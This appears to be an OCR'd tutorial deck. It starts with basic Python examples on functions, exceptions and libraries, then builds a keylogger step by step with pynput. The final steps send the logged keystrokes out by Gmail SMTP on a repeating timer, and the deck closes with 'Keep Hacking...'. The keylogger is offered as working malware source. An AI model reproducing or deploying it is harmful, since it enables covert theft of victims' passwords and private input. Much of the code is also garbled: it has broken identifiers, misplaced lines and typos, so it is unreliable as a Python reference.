



Functions

```
*functions.py
 1 # functions are used to make reuse of specific piece of code
 3 # function 1
 4 def printing():
        print("I am in function")
 7 printing()
 8 print("\n")
10 # function 2
11 def math operations(x,y):
12
        addition = x+y
13
        subraction = x-y
14
        division = x/v
15
        multiplication = x*y
16
        return addition, subraction, division, multiplication
17
18
19 add , sub , div , multi = math operations(10,5)
20 print(add , sub , div , multi)
21 add , sub , div , multi = math operations(15,5)
22 print(add , sub , div , multi)
23 add , sub , div , multi = math operations(26,5)
24 print(add, sub, div, multi)
25
```



Try-Except

```
try_except.py
 1 name = input("Enter your name : ")
 2 #age = input("Enter your age : ")
 3 age = int(input("Enter your age : "))
 5 try:
        print("Your name is " + name + " and age is " + age)
 8 except:
        print("An error has occoured")
10
```



Library

```
library.py
 1 000
 2 #Normal way
 3 pi = 3.14 # need to remember
 4r = 2
 5 print("Area is ",pi*(r**2))
 6 """
 7 import math
 8 pi = math.pi
 9r = 2
10 print("pi value is",pi)
11 print("Area is ",pi*(r**2))
12
```

Are You Ready For Keylogger ??

Requirements:-

- → Library :- pynput, threading, smtplib [pip install pynput] (Documentation :- https://pypi.org/project/pynput/)
- → An IDE: Either Linux or Any on windows like vs-code, sublime, etc



Sten 1

Basic Local key logging

```
keylogger0.py
1 import pynput.keyboard
3 def process_key_press(key):
    print(key)
6 keyboard_listener = pynput.keyboard.Listener(on_press=process_key_press)
7 with keyboard listener:
   keyboard listener.join()
```



Step 2

Combine in sentence

```
keylogger1.py
 1 import pynput.keyboard
 3 \log = ""
 5 def process key press(key):
     global log
     log = log + str(key)
     print(log)
10 keyboard listener = pynput.keyboard.Listener(on press=process key press)
11 with keyboard_listener:
    keyboard listener.join()
13
14
```



Step 3

Improving Code

```
1 import pynput.keyboard
 3 \log = ""
 5 def process key press(key):
     global log
     try:
       log = log + str(key.char)
     except:
10
       if key == key.space:
11
         log = log + "
12
      else:
13
          \log = \log + "" + str(key) +
14
     print(log)
15
16 keyboard listener = pynput.keyboard.Listener(on press=process key press)
17 with keyboard listener:
     keyboard listener.join()
18
19
20
```

keylogger2.py



Step 4

Adding email and password as global variable

```
import pynput.keyboard
import threading
import smtplib
```

```
log = ""
email = "trialu70@gmail.com"
password = ""
```



Sending to email

```
def send mail():
  global email
  global password
  global log
  server = smtplib.SMTP("smtp.gmail.com", 587)
  server.starttls()
  server.login(email, password)
  server.sendmail(email, email,log)
  server.quit()
```

def report(): global log send mail()

log = ""

report()

timer = threading.Timer(5, report) timer.start()


keyboard listener.join()

with keyboard listener:

keyboard listener = pynput.keyboard.Listener(on press=process key press)



Threading





Your keylogger is ready !!!!!

Thank You

Keep Hacking...

